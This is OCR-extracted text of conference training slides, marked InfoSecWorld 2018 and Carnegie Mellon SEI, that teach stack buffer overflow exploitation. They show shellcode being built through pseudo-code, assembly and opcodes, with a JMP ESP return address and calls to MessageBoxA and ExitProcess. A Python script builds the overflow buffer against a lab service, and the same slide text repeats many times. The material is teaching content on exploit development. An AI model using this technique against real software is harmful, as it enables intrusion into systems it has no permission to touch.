
- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
  - Note stack frame



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit
  - Run outside debugger



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess

ExitProcess

ExitProcess function

Ends the calling process and all its threads.

Syntax

C++

```
VOID WINAPI ExitProcess(
  _In_ UINT uExitCode
);
```

Parameters

uExitCode [in]
The exit code for the process and all threads.

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box


- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess DLL kernel32.dll

ExitProcess

Library	Kernel32.lib
DLL	Kernel32.dll



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code


- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- pseudo-code

set exit code to NULL	XOR EAX,EAX; PUSH EAX	\x31\xC0\x50
set EAX to &MsgBoxA 0x7e4507ea	PUSH 0x7c81cafa; POP EAX	\x68\xFA\xCA\x81\x7C\x58
call ExitProcess	CALL EAX	\xFF\xD0

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- Update code

graceful-msg-box.py

root@kali: ~/xdev/vulnService/shellcode

```
root@kali:~/xdev/vulnService/shellcode# cat graceful-msg-box.py
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"              # &(JMP ESP) 0x7C86467B
buf +=  "\x31\xC0\x50"                 # zero eax; push null to terminate strin
g
buf +=  "\x68\x57\x30\x30\x54"         # push "WOOT" to stack
buf +=  "\x68\x57\x30\x30\x54"         # push "WOOT" to stack
buf +=  "\x54\x58"                     # save &"WOOTWOOT" to EAX
buf +=  "\x6A\x10"                     # set mode for MsgBoxA
buf +=  "\x50"                         # set addr of msg to &"WOOTWOOT"
buf +=  "\x50"                         # set addr of title to &WOOTWOOT"
buf +=  "\x31\xC0\x50"                 # set  owner of MsgBoxA to NULL
buf += "\x68\xEA\x07\x45\x7E\x58"      # Set EAX to &MsgBoxA 0x7e4507ea
buf += "\xFF\xD0"                      # call MessageBoxA
buf += "\x31\xC0\x50"                  # push exit code NULL
buf += "\x68\xFA\xCA\x81\x7C\x58"      # write &ExitProcess to EAX
buf += "\xFF\xD0"                      # call ExitProcess

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code


- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- Update code
- Clean exit



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

